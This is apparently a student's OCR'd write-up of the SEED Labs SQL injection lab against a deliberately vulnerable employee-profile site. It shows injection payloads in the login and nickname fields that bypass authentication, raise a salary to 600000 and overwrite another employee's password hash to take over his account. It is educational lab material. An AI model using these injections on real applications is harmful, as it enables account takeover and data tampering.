Mozilla Firefox
8:4
http://www.see…om/index.html
www.seedlabsqlinjection.com/index.html
Google
Most Visited
Getting Started
Seed Labs


Employee Profile Information

Employee ID: 10000' #

Password:

Get Information


Getting Alice's profile:


Mozilla Firefox
8:52 AM
Seed
http://www.se…23&Password=
www.seedlabsqlinjection.com/unsafe_credent
Google
Most Visited
Getting Started
Seed Labs

Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Edit Profile



Edit Profile Information

Nick Name: ',salary=600000 where EID=10000;


Email :

Address:

Phone Number:

Password:


Alice’s salary is increased:


Mozilla Firefox
8:57 AM
Seed
http://www.see...credential.php
www.seedlabsqlinjection.com/unsafe_credent
Google
Most Visited
Getting Started
Seed Labs

Alice Profile


Employee ID	10000
Salary	600000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3



```
[09/08/2020 09:00] seed@ubuntu:~$ echo -n "aliceisgood"|sha1sum
30ff5d14559d38806ca7afc05cc49864dc851498  -
[09/08/2020 09:02] seed@ubuntu:~$ 
```

Alice wants to gain the access of Bobby’s profile:




Edit Profile Information

Nick Name: 64dc851498' where name='Boby';#

Email :

Logging into Boby’s account with EID=20000 & password ‘aliceisgood’:



seeds_ubuntu_labs_CS038 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mozilla Firefox
9:11 AM Seed
http://www.see…rd=aliceisgood
www.seedlabsqlinjection.com/unsafe_cre
Google
Most Visited
Getting Started
Seed Labs
LOG OFF

Boby Profile

Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs